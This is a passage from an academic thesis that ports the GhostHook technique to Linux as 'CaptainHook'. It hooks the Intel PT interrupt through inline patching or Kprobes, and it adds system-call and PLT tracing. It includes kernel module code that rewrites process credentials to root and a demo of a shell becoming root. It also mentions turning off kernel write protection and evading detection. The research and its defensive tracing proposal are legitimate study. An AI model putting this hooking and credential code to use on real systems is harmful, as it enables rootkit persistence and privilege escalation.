static __initconst const struct x86_pmu intel_pmu = {
  .name         = "Intel",
  .handle_irq   = intel_pmu_handle_irq,
  .disable_all  = intel_pmu_disable_all,
  .enable_all   = intel_pmu_enable_all,
  .event_map    = intel_pmu_event_map,
  .max_events   = ARRAY_SIZE(intel_perfmon_event_map),
  .apic         = 1,
  .attrs        = intel_pmu_attrs,
  // ...
};
```

Figure 4.4: Excerpt from `struct x86_pmu` [8, arch/x86/events/intel/core.c]

```
// ...
status = intel_pmu_get_status();
if (!status)
goto done;
// ...
/*
* Intel PT
*/
if (__test_and_clear_bit(55, (unsigned long *)&status)) {
  handled++;
  intel_pt_interrupt();
}

/*
* Repeat if there is more work to be done:
*/
status = intel_pmu_get_status();
if (status)
goto again;
// ...
return handled;
```

Figure 4.5: Snippets from `intel_pmu_handle_irq` in [8, arch/x86/events/intel/core.c]

The function `intel_pt_interrupt` is the functional equivalent of handler registered through Windows' hardware abstraction layer (HAL) in the original GhostHook exploit [7].

We have also considered overwriting the pointer to the interrupt handler in the `x86_pmu` structure, but the Linux kernel developers have ensured no modification of this structure is possible at runtime. As can be seen in Figure 4.4, this structure is designated as a `static __initconst const struct`. The `static` leads to this structure only being visible within its own C module, i.e. its own file. Additionally, the structure is stored in the read-only section of the binary because it is declared with `__initconst` [8, include/linux/init.h], therefore no runtime modification is possible. Finally, it is also marked as `const` which results in the pointer to the structure also being immutable.

4.2 Inline Hooking

Generally speaking, hooking is a method used to alter the flow of a program's execution. Inline hooking (or inline patching) more specifically refers to intercepting calls to specific functions. Like most techniques, it can be used for various purposes, including, but not limited to, debugging, sandboxing and analysis, but is also commonly used by rootkits and other malware.

It is called inline because the hook is placed by directly modifying the code within the targeted function, in its simplest form by overwriting the first few bytes with a jump to a different address which allows execution to be redirected after the function call but before the function does any processing. The jump address can be easily derived from address of the original function (`orig_fn`) and address of the hook function (`hook_fn`) by means of a relative offset: $jmp_addr = hook_fn - orig_fn - hook_size$

Since we still want to execute the original function after running our injected code, the original code needs to be preserved and stored so it can later be executed. This additional functionality is realized with a trampoline function which acts as a secondary gate to the original function. It executes the saved original instruction and jumps to the hooked function, but skips the first few bytes (the hook).

$$jmp_addr = (tramp_fn + hook_size + 1) - (orig_fn + hook_size + 1) = tramp_fn - orig_fn \quad (4.1)$$

Notice in equation 4.1 we add the size of the hook (`hook_size`) to each function, because in our trampo-

line function (tramp_fn) we have already executed that many bytes and in the original function (orig_fn) we want to skip that many bytes, hence the size of the hook cancels out of the equation. The entire execution flow is illustrated in Figure 4.6.



Figure 4.6: Execution flow of inline patching with trampoline

When detection is undesirable, there are various obfuscation possibilities for jumping to the hook [4].

The biggest advantage of inline hooking is it can be applied to literally any function, as long as the address is known, and therefore works the same both in kernel- and user-space. The downside however is it is vulnerable to race conditions during hook insertion which may lead to issues [5].

Due to the insurmountable challenge of registering a custom NMI handler in the Linux kernel, we decided to try inline hooking to test if the remaining technique is applicable for Linux-based systems. The “inl_hook” library from Sharp Liu seemed like a good fit, since it is specifically made for hooking Linux kernel function calls [12]. Obviously the library also builds a Linux kernel module, otherwise inline hooking into kernel code is not possible. During module initialization, the library goes through all functions names it is supposed to hook and tries to resolve the kernel symbols. It does this by simply iterating over all exported names in kallsyms, a special structure in which the Linux kernel exposes its symbol names and their addresses (available at /proc/kallsyms to privileged users). Once it has found all symbol addresses, it continues with setting the hooks to the appropriate hook routines, i.e. our code. When the kernel module gets unloaded again, all hooks are unregistered by copying back the original few bytes to the beginning of the function code segment [12].

One major design shortcoming of this library is it cannot call the original function after running its own injected code, because the beginning of the original function was overwritten with a jmpf (Jump Far) instruction, calling the original function will cause a stack corruption, since the value stored in the RSP register (pointer for top address of the stack) is no longer valid. One workaround for this issue is copying the source code from the original function into our own source, though this only works for simple functions which do not have external dependencies, for instance global data structures.

Due to this limitation, we tried hooking the pt_event_read function. Oddly enough, this function’s body is completely empty and the Linux kernel does not contain any reference to why that might be the case [8, arch/x86/events/intel/pt.c]. During testing the library and trying to hook aforementioned function, it became clear to us why this is the case: this function is never called, though it is registered as a read callback function in the pt_pmu.pmu structure.

Our next attempt was using pt_read_offset which is a short function that translates the addresses stored in PT’s model-specific registers into buffer pointers in virtual memory. Moreover, it looks up how much data was written to the buffer by the PT hardware unit. Since this function is one of the first functions that gets called in the PT interrupt handler and it is a function without many external dependencies, we choose this function for our next hooking attempt. While this hooking endeavor was successful, we decided this framework does not suit our needs, as it does not support calling the original function after executing our custom code.

The next framework we experimented with is the Suterusu kernel module rootkit which works on both ARM and x86 platforms. Instead of performing system call hooking by swapping out function pointers in the system call table, a well known and trivially detectable technique, Suterusu performs hooking by modifying the prologue of the target function to transfer execution to the replacement routine. Since kernel text pages are marked read-only, attempting to overwrite a function prologue in this region of memory will

```
asmlinkage void (*intel_pt_interrupt)(void);

asmlinkage void my_intel_pt_interrupt (void) {
  modify_creds();
  hijack_pause(intel_pt_interrupt);
  intel_pt_interrupt();
  hijack_resume(intel_pt_interrupt);

  return;
}

static int __init hook_init (void) {
  printk("Starting hook...\n");

  intel_pt_interrupt = (void *) kallsyms_lookup_name("intel_pt_interrupt");
  if (intel_pt_interrupt == 0) {
    printk("Error: could not find kernel symbol\n");
    return 1;
  }

  hijack_start(intel_pt_interrupt, &my_intel_pt_interrupt);

  return 0;
}

static void __exit hook_exodus(void) {
  printk("Unhooking...\n");
  hijack_stop(intel_pt_interrupt);
}
```

Figure 4.7: CaptainHook with Suterusu Framework

produce a kernel "oops". This protection may be circumvented by setting the write-protection (WP) bit in the CR0 register to 0 [5]. Due to the generic nature of the implementation, it can not only be used to hook system calls, but actually any kernel function.

At the top of Figure 4.7 we have the definition of the external function we want to hook. In our module initialization function `hook_init` we lookup the address of the function we want to hook (with `kallsyms_lookup_name`) and supply the `hijack_start` routine with this address as well as the replacement function.

The original function `intel_pt_interrupt` as well as our function `my_intel_pt_interrupt` are both marked with the `asmlinkage` tag in Figure 4.7 which indicates to the compiler that all function arguments are on the stack instead of in registers. Since our function does not have any arguments we could also omit it here, though we keep it for the sake of consistency.

Our hooking function in Figure 4.7 also shows a flaw of this inline hooking technique: after executing our code (`modify_creds`) and before calling the original function (`intel_pt_interrupt`) we need to release the hook, which implies hooking it immediately afterwards again. This is not thread-safe, since by temporarily unhooking the function a race window is opened for other threads to execute the unhooked function and sail right past our (inactive) hook [5].

We could also just not call the original function, but this is undesirable because we want to be minimally invasive on the system.

4.3 Kprobes

Instead of using our inline patching framework to get control of the PT interrupt handler, we can also make use of Linux' Kprobes.

Kprobes is a debugging mechanism specifically for the Linux kernel which allows monitoring for events by enabling the developer to dynamically break into any kernel routine and collect debugging and performance information non-disruptively.

> When a kprobe is registered, Kprobes makes a copy of the probed instruction and replaces the first byte(s) of the probed instruction with a breakpoint instruction (e.g., int3 on i386 and x86_64).
>
> [...]
>
> When a CPU hits the breakpoint instruction, a trap occurs, the CPU's registers are saved, and control passes to Kprobes via the notifier_call_chain mechanism. Kprobes executes the "pre_handler" associated with the kprobe, passing the handler the addresses of the kprobe struct and the saved registers.
>
> [...]
>
> After executing the original instruction, Kprobes executes the "post_handler" that is associated with the kprobe. Execution then continues with the instruction following the probepoint.

adapted from [8, Documentation/kprobes.txt]

Writing and registering a kprobe is quite straightforward, as we have done in our tool KprobesHook and show in Figure 4.8.

In our module entry function `ingress` we configure the kprobe (`struct kprobe kp`). We are using a global variable for storing the address of the structure since we later need to unregister the kprobe (and therefore need the pointer) in our module exit function `egress`, again.

We are only interested in the context of the function call, therefore it does not matter if we choose to use a pre-handler or post-handler function, though we went with the former approach in Figure 4.8. A fault-handler can be register in case anything goes wrong during handling the kprobe, but this is not necessary for our use-case.

Apart from modifying the signature of our function `my_intel_pt_interrupt` and adding the header files "<linux/kprobes.h>" and "<linux/ptrace.h>", nothing needs to be done here. As one can see looking at function arguments in Figure 4.8, Kprobes provides us with other useful information, namely the executed probe (in `struct kprobe *p`) and register contents (in `struct pt_regs *regs`).

One disadvantage to the Kprobes approach instead of traditional inline patching is it might not be available on every kernel, since the Kprobes functionality can be disabled when compiling the kernel with `CONFIG_KPROBES=n` or via the Kprobes debug interface [8, Documentation/kprobes.txt].

4.4 Modifying Process Credentials

Linux uses a massive, singular structure to manage information about each running process, referred to as `task_struct` and defined in [8, include/linux/sched.h]. It contains the current status of the process (runnable, stopped, etc.), scheduling information, its parent, siblings and children and many, many other. Two handy items we will make us of later are the process identifier (PID) and the registers saved upon kernel entry (`pt_regs`).

For now, the credentials structure referenced in the task structure (`task_struct->cred`) is particularly interesting.

The credentials structure, defined in [8, include/linux/cred.h], stores information about the owner of the process, the process' capabilities and various other. Especially alluring are the traditional UNIX credentials (UID, GID, etc. members of the structure). Modifying these results in a privilege escalation.

First, we create a new `kuid` and `kgid` structure (Figure 4.9). These are wrappers for storing and managing UIDs and GIDs in the kernel (implemented with typedefs, see [8, include/linux/uidgid.h]). The only parameter for these wrappers is the new UID / GID, in Figure 4.9 we use "0" to set root permissions.

```
struct kprobe kp;

int my_intel_pt_interrupt(struct kprobe *p, struct pt_regs *regs) {
  modify_creds();
}

static int __init ingress(void) {
  int e;

  kp.pre_handler = my_intel_pt_interrupt;
  kp.post_handler = NULL; // not required
  kp.fault_handler = NULL; // not required either
  kp.addr = (kprobe_opcode_t *) kallsyms_lookup_name("intel_pt_interrupt");

  if (kp.addr == NULL) {
    printk("kallsyms_lookup_name failed\n");
    return -EINVAL;
  }

  e = register_kprobe(&kp);
  if (e != 0) {
    printk("Failed to register kprobe: %d", e);
    return e;
  }
  printk("Registered kprobe...\n");
  return 0;
}

static void __exit egress(void) {
  unregister_kprobe(&kp);
  printk("Unregistered kprobe...\n");
}
```

Figure 4.8: Registering a kprobe to `intel_pt_interrupt`, snippets from Kprobehook

Next up we create a new credentials structure with `prepare_creds()` and assign the `kuid` and `kgid` variables we created before to all the UID and GID properties. “A task’s creds shouldn’t generally be modified directly, therefore this function is used to prepare a new copy, which the caller then modifies.” [8, kernel/cred.c]

Finally, at the end of Figure 4.9, we commit the changes with `commit_creds()`. In the background the kernel then validates the new credential set and installs it to the current task, using a read-copy-update (RCU) mechanism to prevent any race-conditions [8, kernel/cred.c]. It will also notify the scheduler and other subscribers of the changes.

4.5 CaptainHook

In this section we put together all the snippets from the previous sections into a kernel module we dubbed CaptainHook and show how to use it.

We take one of the approaches for inserting our custom interrupt handler (either via inline patching as described in section 4.2 or via Kprobes as described in section 4.3) and run our credentials modification routine (section 4.4) within the interrupt handler. We can modify the credentials structure, since this code is now running as kernel code in ring 0.

As outlined in chapter 3, to trigger the interrupt we need to start a trace with small trace buffer. This can easily be done by using the Perf tool, maintained by the kernel authors. Alternatively, one could also manually use the `perf_events` interface of the Linux kernel, which is what the Perf tool does behind the scenes. Access to this interface is by default only allowed for root users or when `/proc/sys/kernel/`

```
struct task_struct *my_task;
struct cred *new_cred;
kuid_t kuid = KUIDT_INIT(0);
kgid_t kgid = KGIDT_INIT(0);

my_task = get_current();
if (my_task == NULL) {
  printk("Failed to get current task info.\n");
  return -1;
}

printk("I'm in PID %d\n", my_task->pid);

/* change privileges */
new_cred = prepare_creds();
if (new_cred == NULL) {
  printk("Failed to prepare new credentials\n");
  return -ENOMEM;
}

new_cred->uid = kuid;
new_cred->gid = kgid;
new_cred->euid = kuid;
new_cred->egid = kgid;

commit_creds(new_cred);
return 0;
```

Figure 4.9: Reading `task_struct` and modifying `cred` structure

`perf_event_paranoid` is set to “1” [8, Documentation/sysctl/kernel.txt], which we can trivially do with our kernel module.

```
$ perf record -m,2 --event intel_pt// --filter 'filter entry_SYSCALL_64_trampoline'
  -p 1337
```

Figure 4.10: Perf Command for starting PT trace with small buffer on specific code region and select PID

In Figure 4.10 we first tell Perf to start a new trace (`record`), specify the buffer size (`-m,2`, referring to a buffer of two pages), select the capturing event (`--event intel_pt//`), set up an IP address filter (`--filter 'filter entry_SYSCALL_64_trampoline'`) and finally choose the process we want to trace (via specifying the PID with `-p 1337`). The chosen buffer has the smallest possible size of two virtual memory pages which translates to a size of 8KiB. This is the minimum buffer size supported by the Linux' PT driver and the perf-events interface.

The IP filter is a bit special. Unlike the GhostHook exploit, we can not directly use the address stored in `MSR_LSTAR`, since Linux uses an individual entry trampoline for each core, as we show in Figure 4.11. The reasons for this are explained in the corresponding commit by Andy Lutomirski [8, 3386bc8aed82].

Nevertheless, we can use the common function `entry_SYSCALL_64_trampoline`, through which all system calls on all cores go, for our tracing (Figure 4.10). We can look up the address of this (as-

```
$ rdmsr --all 0xc0000082
fffffe0000006000
fffffe0000032000
fffffe000005e000
fffffe000008a000
```

Figure 4.11: Content of `MSR_LSTAR` of all cores on a four core machine

```
/proc/kallsyms:
ffffffffa8e02000 T entry_SYSCALL_64_trampoline
ffffffffa8e02000 T _entry_trampoline
ffffffffa8e02000 T __entry_trampoline_start
ffffffffa8e03000 T __x86_indirect_thunk_rax
ffffffffa8e03000 T __entry_trampoline_end
```

Figure 4.12: Resolved Kernel Symbols for System Call Entry

sembly) function by examining the kernel symbols in `/proc/kallsyms` on the command line or using the `kallsyms_lookup_name` function as shown in Figure 4.7. The latter option is also used by Perf internally.

From Figure 4.12 we can see that the system call entry function has a size of `0x1000`, i.e. 4096 bytes. Conveniently, the kallsyms output is already sorted, therefore we can simply calculate the function size by subtracting the address of the next function in the output. This difference is the range we use for our instruction pointer tracing.

That last argument to Perf in Figure 4.10 is the PID we want to trace. This sets the process context for the PT recording session, otherwise we would capture system calls generated by any other application on the system, too.



Figure 4.13: CR3 and IP filter matrix

Note that we are using two orthogonal filters here. One selects the correct process context and ensures we hook the right process. This is called CR3 filtering. CR3 is a register used when virtual addressing is enabled, it enables the processor to translate linear (virtual) addresses into physical addresses by locating the page directory and page tables for the current process. The upper 20 bits of this registers become the

```
$ whoami
jack
$ echo $BASHPID
1337
$ perf record -m,2 --event intel_pt// --filter 'filter entry_SYSCALL_64_trampoline'
  -p 1337 &
$ whoami
root
```

Figure 4.14: CaptainHook Exploit after Kernel Module has been loaded

page directory base register (PDBR). Since the Linux kernel always maps itself a the top of each process' memory layout, no CR3 context switch occurs when changing into kernel mode and running kernel code. The other filter selects the IP range we want to trace, in our case the system call entry function. Figure 4.13 illustrates these two orthogonal filters and why they only match when our selected process makes a system call.

In Figure 4.14 we demonstrate the entire sequence for using the exploit, apart from inserting the kernel module before. The system calls generated through typing in "whoami" and running the command suffice to trigger our hook in the system call entry function, running our code to modify the process credentials and evidently escalating privileges.

4.6 System call tracing

Instead of using the interrupt context to observe and modify the process credentials we can also use the context to monitor incoming system calls. We replace the `modify_creds` function shown in Figure 4.9 with the code for `print_syscall` in Figure 4.15. After fetching the current thread context through `get_current`, we get the `pt_regs` structure that was saved upon entering the kernel (by the kernel itself). Since the system call registers (refer to section 2.2.1 for a complete list) are callee-clobbered, they are always saved on kernel entry [8, arch/x86/include/asm/ptrace.h].

```
static void print_syscall() {
  struct task_struct *my_task;
  struct pt_regs *regs;

  my_task = get_current();
  if (my_task == NULL) {
    printk("Failed to get current task info.\n");
    return;
  }

  regs = task_pt_regs(my_task);
  printk("Syscall: %s (no. %lu), 1st: %#lx, 2nd: %#lx, Ret Addr: 0x%p\n",
         get_syscall_name(regs->orig_ax), regs->orig_ax, regs->di, regs->si,
         (void *) regs->cx);
}
```

Figure 4.15: System call tracing

Figure 4.16 shows an excerpt from the log generated by our application. System call numbers are custom to each architecture and may change over time. Additionally, there is no way to retrieve the mapping of system calls to their numbers at runtime in the Linux kernel. Therefore our hard-coded function `get_syscall_name`, which resolves number to names, needs to be updated depending on the architecture and kernel version, though we have included instructions how to do so along side a snippet of the function in Figure 4.17.

For `x86_64` platforms running in 64-bit mode, the system call table mapping is defined in [8, arch/x86/entry/syscalls/syscall_64.tbl] . This mapping was used in Figure 4.16. Line 1 shows a `read` system call (system call number “0”). The first argument is the file descriptor, here “3”. This makes sense because by default each UNIX process gets assigned file descriptors for `STDIN`, `STDOUT` and `STDERR` (“0”, “1”, “2” respectively). Thus file descriptor “3” refers to the first file opened by our application. The second argument is a pointer to the buffer where the kernel is supposed to copy the data to, in this case an address on the stack, apparent from the high address value. This makes sense since the space for our buffer is allocated on the stack. At the end of line 1 one can also see the return address in user space, to which the kernel is supposed to return to after finishing its work.

In Line 2 of Figure 4.16 we have a `write` system call to `STDOUT` (first argument is “1”) with the buffer address in the second argument, again.

Line 3 of Figure 4.16 shows an `exit_group` system call (no. 231), though in this case only the first argument is valid since `exit_group`, which terminates all threads in the calling process’s thread group, only expects a single argument, namely the status.

```
Syscall: read (no. 0), 1st: 0x3, 2nd: 0x56331e978cb0, Ret Addr: 0x000000008c7ed78f
Syscall: write (no. 1), 1st: 0x1, 2nd: 0x56331e978260, Ret Addr: 0x00000000fa1fb8a3
Syscall: exit_group (no. 231), 1st: 0x1b, 2nd: 0x3c, Ret Addr: 0x00000000aa68ba57
```

Figure 4.16: System call log

Unfortunately, we need to note here that our system call dumper does not catch all system calls generated by the application, since it takes a while before the PT packet buffer fills up and triggers the interrupt. In section 6.1 we discuss a technique to avoid this issue.

```
inline char *get_syscall_name(unsigned int no) {
  char *syscalls[500];

  /* incomplete list of x86_64 syscalls, kernel v4.18, generated with:
   * awk 'BEGIN { print "#include <sys/syscall.h>" } /p_syscall_meta/
   * { syscall = substr($NF, 19); printf "syscalls[SYS_%s] = \"%s\";\n", syscall,
   * syscall }' /proc/kallsyms | sort -u | gcc -E -P -| less */

    syscalls[0] = "read";
    syscalls[1] = "write";
    syscalls[2] = "open";
    syscalls[3] = "close";
    // ...

    if (no >= 500)
      return 0;

    return syscalls[no];
  }
```

Figure 4.17: Static translation of system call numbers to names

4.7 PLT tracing

By slightly modifying the approach used to trace system calls in the previous section, we can also log library calls in user-mode. Instead of setting the trace filter’s IP range to the system call entry function, we use the procedure linkage table (PLT) as the trace filter.

The global offset table (GOT) is stored in the data section of the binary and used by executables to find addresses of global variables during runtime.

During compilation of the executable the compiler leaves behind relocations - little pieces in the object file to be filled in by the linker. This is the case when using any kind of library, since the compiler does not know the addresses of symbols within libraries.

Similarly, for position-independent code (PIC) the PLT resolves symbol names once at runtime (instead of at build time), since a shared library may be loaded at (almost) any address. Therefore application code does not call an external function directly, but only via a PLT "stub".

On the first call of a function, it falls through to call the default stub, which loads the identifier and calls into the dynamic linker. The dymanic linker resolves the symbol and patches the address into the GOT. Next time the original PLT entry is called, it loads the actual address of the function, rather than the default lookup stub [19].

Since the Perf tool can only translate code symbols, not entire sections, to addresses, we need to do this step, though it can be automated simply, for instance by evaluating the output of `readelf`.

```
$ readelf -t /bin/bash
[12] .plt
PROGBITS                PROGBITS          000000000002c020   000000000002c020   0
0000000000000d70 0000000000000010   0                   16
[0000000000000006]: ALLOC, EXEC
```

Figure 4.18: Shortened `readelf` output for bash executable

In Figure 4.18 we can see the PLT section of the bash executable begins at address `0x2c020` and has a length of `0xd70`. In Figure 4.20, we pass this information on to perf to set the trace filter for us with the flag `--filter 'filter 0x2c020 / 0xf70 @ /bin/bash'`. The first address denotes the trace start, the address after the slash denotes the length of the filter. The execution flow of the PLT hook is illustrated in Figure 4.19. It is quite similar to the system call tracing approach, however this time the indirection layer we utilize is in the application itself (namely the PLT) instead of within the kernel (system call entry point).



Figure 4.19: Execution flow of PLT tracing

We only need to modify the arguments to the printing function shown in Figure 4.15, the rest of Captain-

Hook remains the same. Just like we have done for system call tracing in section 4.6, we can print the contents of various important registers. Here, we use RIP (instruction pointer register) and RSP (stack pointer register), though we could additionally print the first six arguments to a library call, as these are passed through the registers RDI, RSI, RDX, RCX, R8, R9 (in that order) on x86_64. We have omitted it here because it was already shown in Figure 4.15.

```
perf record -m,2 -e intel_pt//u --filter 'filter 0x2c020 / 0xd80 @ /bin/bash' -p 2012

// printk("Instruction Pointer: %#lx, Stack Pointer: %#lx\n", regs->ip, regs->sp);

kernel: Instruction Pointer: 0x7ff38145cb79, Stack Pointer: 0x7ffd7578ce50
kernel: Instruction Pointer: 0x55af59afb99d, Stack Pointer: 0x7fff3015de80
kernel: Instruction Pointer: 0x558355e88cea, Stack Pointer: 0x7ffd9549a020
```

Figure 4.20: PLT tracing output

To make sense of the addresses acquired in Figure 4.20, we need to correlate them with the memory layout of the specified process. Linux provides a convenient interface to access this information through the procfs virtual system. At `/proc/[pid]/maps` we find the currently mapped memory regions which includes shared libraries.

Figure 4.21 shows a non-comprehensive example output from which we can see that the stack pointer from Figure 4.20 does indeed point into the stack section and the instruction pointers belong to instructions in the `bash` binary and `libc-2.27.so` shared library. By dumping all available symbols in this library with the help of tools such as `objdump` or `readelf`, we can calculate which function the code was running in at the time of the interrupt. Therefore library function calls can be traced with this method. The GNU Debugger (GDB) can be used to automate this procedure, as is shown in Figure 4.22. The following command shows GDB usage in batch mode, i.e. without interactivity, so it can be used in scripts:

```
gdb -q --pid PID --batch -ex 'info symbol HEX_SYMBOL_ADDR'
```

Additionally, the current stack address may be useful to investigate what the application is up to, access to its data structures etc.

```
address                   perms offset   dev   inode    pathname
55b257e12000-55b257e3e000 r--p 00000000 08:02 19269182 /usr/bin/bash
55b257e3e000-55b257ee2000 r-xp 0002c000 08:02 19269182 /usr/bin/bash
55b257f1a000-55b257f23000 rw-p 00107000 08:02 19269182 /usr/bin/bash
55b259e1a000-55b259fc6000 rw-p 00000000 00:00 0        [heap]
7ff38136d000-7ff38138f000 r--p 00000000 08:02 19270001 /usr/lib/libc-2.27.so
7ff38138f000-7ff3814d5000 r-xp 00022000 08:02 19270001 /usr/lib/libc-2.27.so
7ff38152f000-7ff38153d000 r--p 00000000 08:02 19270843 /usr/lib/libtinfo.so.6.1
7ff38153d000-7ff38154b000 r-xp 0000e000 08:02 19270843 /usr/lib/libtinfo.so.6.1
7ff38157a000-7ff381598000 r-xp 00001000 08:02 19269978 /usr/lib/ld-2.27.so
7ff3815a1000-7ff3815a2000 rw-p 00027000 08:02 19269978 /usr/lib/ld-2.27.so
7ffd7576f000-7ffd75790000 rw-p 00000000 00:00 0        [stack]
7ffd757d1000-7ffd757d4000 r--p 00000000 00:00 0        [vvar]
7ffd757d4000-7ffd757d6000 r-xp 00000000 00:00 0        [vdso]
```

Figure 4.21: Shortened example output for `/proc/[pid]/maps`

```
$ gdb --pid 1566
(gdb) info symbol 0x7fe28b8a2b79
pselect + 89 in section .text of /lib/x86_64-linux-gnu/libc.so.6
(gdb) info symbol 0x5612550f14a4
copy_word_list + 20 in section .text of /usr/bin/bash
(gdb) info symbol 0x7fe28b878947
execve + 7 in section .text of /lib/x86_64-linux-gnu/libc.so.6
```

Figure 4.22: GDB resolving instruction pointer address to symbols

5 EVALUATION

5.1 GhostHook vs. CaptainHook

In this section we will evaluate the design and implementation differences between the GhostHook attack and our CaptainHook port.

GhostHook and CaptainHook are both not techniques for exploiting the operating system or privilege escalation. Rather they are meant to persist malicious code on an already exploited system. As such, it is very important for these tools to "fly below the radar", i.e. being stealthy.

It was not possible to create a port of GhostHook onto Linux-based operating systems with the same properties. We have not been able to replicate the same behavior as we had to go to great length to register a signal handler for the Intel PT buffer-full interrupt. Unfortunately, this also impacts its covertness, since we had to resort to using invasive techniques such as Kprobes (section 4.3) and inline patching (section 4.2). Therefore, the non-functional requirements, namely stealthiness, have ultimately not been met. Ergo, an offensive use-case of GhostHook does not make any sense on the Linux platform.

Our Kprobes implementation, shown in section 4.3, is the cleanest but easiest to detect approach. Precisely because Kprobes are a official Linux framework for placing custom functions into kernel code, they are documented and well-known. They can be trivially disabled during compilation or runtime. Additionally all registered Kprobes can be viewed via the Kprobes debugfs interface [8, Documentation/kprobes.txt].

While the inline patching approach presented in section 4.2 is portable across kernels and does not use any official interface, it is still easily detectable by integrity checkers like the "Linux Kernel Runtime Guard" (LKRG) [22]. Therefore we have to acknowledge that CaptainHook can not serve any offensive application.

However, had we found a way to natively register a handler for the Intel PT interrupt, this technique would be very stealthy indeed, registering a simple interrupt line is a common action lots of drivers have to do. It could only by detected by monitoring the contents of Intel PT's MSRs (described in section 4.1.1) for particular bits. Since Intel PT is a rather peculiar and recent addition to Intel's CPU, we regard the detection as highly unlikely in the latter case.

The initial task of this thesis included looking at potential attack vectors of PT hooking techniques on Linux-based operating systems. Were there a way to register custom NMI handlers on Linux, we might be able to circumvent SELinux' or AppArmor's policy based access control, given the possibility to insert a kernel module. The same applies to circumventing a kernel lockdown. Since this is a purely hypothetical, there is nothing to be mitigated here. The same holds true for tracing with ARM's CoreSight.

5.2 Tracing

However, we have conceived another, defensive application of Intel PT Hooking: monitoring actions of running binaries.

The system call tracer implemented in section 4.6 can be used "against" user-mode malware. Unlike other approaches (e.g. setting breakpoints into binaries), system call tracing with Intel PT Hooking is undetectable since we are not modifying the process' memory as can be seen from Figure 4.13. So even when the process scans its own memory, the hooking will not be detected. As mentioned in section 4.1, access to MSRs requires running code in ring 0, which by definition user-mode binaries can not.

To an extent, this can even be applied to monitor kernel-mode malware. While such malware could monitor the contents of PT's MSRs, we consider it unlikely malware actually implements such checks due to the obscurity of Intel PT and its usage.

When using Intel PT Hooking as a defensive mechanism we do not need to worry about getting access to the interrupt context by means of Kprobes or inline patching, which could of course be detected by kernel-mode malware, but can directly compile our own kernel with this code added to the Intel PT interrupt handler, making it practically impossible to detect.

Though, as already mentioned in our section on system call tracing (4.6), this approach is not absolutely reliable since it takes a short moment before the allocated PT buffer (however small) fills up. Meanwhile we are missing system and library calls during tracing. This issue can be solved by prefilling the buffer through PTWRITE instructions. This enhancement is discussed in section 6.1.

There is an additional impediment for library call tracing: while the kernel automatically saves important registers upon entry, there is a small delay between the execution of a traced instruction (which leads to our buffer filling up) and the kernel receiving the interrupt. Only as the kernel actually receives the interrupt, it saves register contents. The reason behind this delay is the asynchronous processing of the PT packet stream inside the PMU which is independent of the main processing unit ("off-core"). This is why the instruction pointer in Figure 4.20 not only point to symbols in the PLT (part of the main binary), but often also into external libraries, since the processor had time to execute a few more instruction before the kernel saved the register contents. We can still reconstruct the symbols from instruction pointers referring to libraries, but they may not always be as useful.

6 Conclusion and Future Work

In this chapter we want to draw conclusions about the work which has been done during this thesis.

